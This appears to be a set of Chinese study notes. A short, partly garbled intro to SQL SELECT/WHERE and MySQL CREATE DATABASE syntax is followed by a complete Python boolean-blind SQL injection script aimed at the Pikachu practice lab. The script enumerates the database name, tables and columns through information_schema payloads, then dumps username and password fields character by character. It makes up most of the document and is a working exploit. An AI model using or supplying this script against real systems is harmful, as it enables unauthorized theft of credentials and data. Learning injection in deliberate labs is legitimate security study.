
SELECT WHERE
语法
SELECT column_name,column_name(列名称)
FROM table_name(表名称)
WHERE column_name operator value;字段名称,数据满足什么条件类似if语句
(if(。。。。=。。
printf(…)
)
CREATE DEATABASE语句,创建数据库


在 MySQL 中,可以使用 CREATE DATABASE 语句创建数据库,语法格式如下: CREATE DATABASE [IF NOT EXISTS] <数据库名> [[DEFAULT] CHARACTER SET <字符集名>] [[DEFAULT] COLLATE <校对规则名>]; [ ]中的内容是可选的。语法说明如下: <数据库名>:创建数据库的名称。MySQL 的数据存储区将以目录方式表示 MySQL 数据库,因此数据库名称必须符合操作系统的文件夹命名规则,不能以数字开头,尽量要有实际意义。注意在 MySQL 中不区分大小写。 IF NOT EXISTS:在创建数据库之前进行判断,只有该数据库目前尚不存在时才能执行操作。此选项可以用来避免数据库已经存在而重复创建的错误。 [DEFAULT] CHARACTER SET:指定数据库的字符集。指定字符集的目的是为了避免在数据库中存储的数据出现乱码的情况。如果在创建数据库时不指定字符集,那么就使用系统的默认字符集。 [DEFAULT] COLLATE:指定字符集的默认校对规则。
# -*- coding:utf-8 -*- # Author: mochu7 import requests def ascii_str(): # 生成库名表名字符所在的字符列表字典 str_list = [] for i in range(33, 127): # 所有可显示字符 str_list.append(chr(i)) # print('可显示字符:%s'%str_list) return str_list # 返回字符列表 def db_length(url, str): print("[-]开始测试数据库名长度.......") num = 1 while True: db_payload = url + "' and (length(database())=%d)--+ &submit=查询#" % num#页面提交时进行了url编码,这里的查询也要更换成%E6%9F%A5%E8%AF%A2 r= requests.get(db_payload) if str in r.text: db_length = num print("[+]数据库长度:%d\n" % db_length) db_name(db_length) # 进行下一步,测试库名 break else: num += 1 def db_name(db_length): print("[-]开始测试数据库名.......") db_name = '' str_list = ascii_str() for i in range(1, db_length + 1): for j in str_list: db_payload = url + "' and (ord(mid(database(),%d,1))='%s')--+ &submit=查询#" % (i, ord(j)) r = requests.get(db_payload) if str in r.text: db_name += j break print("[+]数据库名:%s\n" % db_name) tb_piece(db_name) # 进行下一步,测试security数据库有几张表 return db_name def tb_piece(db_name): print("开始测试%s数据库有几张表........" % db_name) for i in range(100): # 猜解库中有多少张表,合理范围即可 tb_payload = url + "' and %d=(select count(table_name) from information_schema.tables where table_schema='%s')--+&submit=查询#" % (i, db_name) r = requests.get(tb_payload) if str in r.text: tb_piece = i break print("[+]%s库一共有%d张表\n" % (db_name, tb_piece)) tb_name(db_name, tb_piece) # 进行下一步,猜解表名 def tb_name(db_name, tb_piece): print("[-]开始猜解表名.......") table_list = [] for i in range(tb_piece): str_list = ascii_str() tb_length = 0 tb_name = '' for j in range(1, 20): # 表名长度,合理范围即可 tb_payload = url + "' and (select length(table_name) from information_schema.tables where table_schema=database() limit %d,1)=%d--+&submit=查询#" % ( i, j) r = requests.get(tb_payload) if str in r.text: tb_length = j print("第%d张表名长度:%s" % (i + 1, tb_length)) for k in range(1, tb_length + 1): # 根据表名长度进行截取对比 for l in str_list: tb_payload = url + "' and (select ord(mid((select table_name from information_schema.tables where table_schema=database() limit %d,1),%d,1)))=%d--+&submit=查询#" % ( i, k, ord(l)) r = requests.get(tb_payload) if str in r.text: tb_name += l print("[+]:%s" % tb_name) table_list.append(tb_name) break print("\n[+]%s库下的%s张表:%s\n" % (db_name, tb_piece, table_list)) column_num(table_list, db_name) # 进行下一步,猜解每张表的字段数 def column_num(table_list, db_name): print("[-]开始猜解每张表的字段数:.......") column_num_list = [] for i in table_list: for j in range(30): # 每张表的字段数量,合理范围即可 column_payload = url + "' and %d=(select count(column_name) from information_schema.columns where table_name='%s')--+&submit=查询#" % (j, i) r = requests.get(column_payload) if str in r.text: column_num = j column_num_list.append(column_num) # 把所有表的字段,依次放入这个列表当中 print("[+]%s表\t%s个字段" % (i, column_num)) break print("\n[+]表对应的字段数:%s\n" % column_num_list) column_name(table_list, column_num_list, db_name) # 进行下一步,猜解每张表的字段名 def column_name(table_list, column_num_list, db_name): print("[-]开始猜解每张表的字段名.......") column_length = [] str_list = ascii_str() column_name_list = [] for t in range(len(table_list)): # t在这里代表每张表的列表索引位置 print("\n[+]%s表的字段:" % table_list[t]) for i in range(column_num_list[t]): # i表示每张表的字段数量 column_name = '' for j in range(1, 21): # j表示每个字段的长度 column_name_length = url + "' and %d=(select length(column_name) from information_schema.columns where table_name='%s' limit %d,1)--+&submit=查询#" % (j - 1, table_list[t], i) r = requests.get(column_name_length) if str in r.text: column_length.append(j) break for k in str_list: # k表示我们猜解的字符字典 column_payload = url + "' and ord(mid((select column_name from information_schema.columns where table_name='%s' limit %d,1),%d,1))=%d--+&submit=查询#" % (table_list[t], i, j, ord(k)) r = requests.get(column_payload) if str in r.text: column_name += k print('[+]:%s' % column_name) column_name_list.append(column_name) # print(column_name_list)#输出所有表中的字段名到一个列表中 dump_data(table_list, column_name_list, db_name) # 进行最后一步,输出指定字段的数据 def dump_data(table_list, column_name_list, db_name): print("\n[-]对%s表的%s字段进行爆破.......\n" % (table_list[3], column_name_list[9:12])) str_list = ascii_str() for i in column_name_list[9:12]: # id,username,password字段 for j in range(101): # j表示有多少条数据,合理范围即可 data_num_payload = url + "' and (select count(%s) from %s.%s)=%d--+&submit=查询#" % (i, db_name, table_list[3], j) r = requests.get(data_num_payload) if str in r.text: data_num = j break print("\n[+]%s表中的%s字段有以下%s条数据:" % (table_list[3], i, data_num)) for k in range(data_num): data_len = 0 dump_data = '' for l in range(1, 21): # l表示每条数据的长度,合理范围即可 data_len_payload = url + "' and ascii(substr((select %s from %s.%s limit %d,1),%d,1))--+&submit=查询#" % (i, db_name, table_list[3], k, l) r = requests.get(data_len_payload) if str not in r.text: data_len = l - 1 for x in range(1, data_len + 1): # x表示每条数据的实际范围,作为mid截取的范围 for y in str_list: data_payload = url + "' and ord(mid((select %s from %s.%s limit %d,1),%d,1))=%d--+&submit=查询#" % (i, db_name, table_list[3], k, x, ord(y)) r = requests.get(data_payload) if str in r.text: dump_data += y break break print('[+]%s' % dump_data) # 输出每条数据 if __name__ == '__main__': url = "http://pikachu.com/vul/sqli/sqli_blind_b.php?name=lili" # 目标url str="your uid:7" # 布尔型盲注的true&false的判断因素,填写结果为真的页面 db_length(url, str) # 程序入口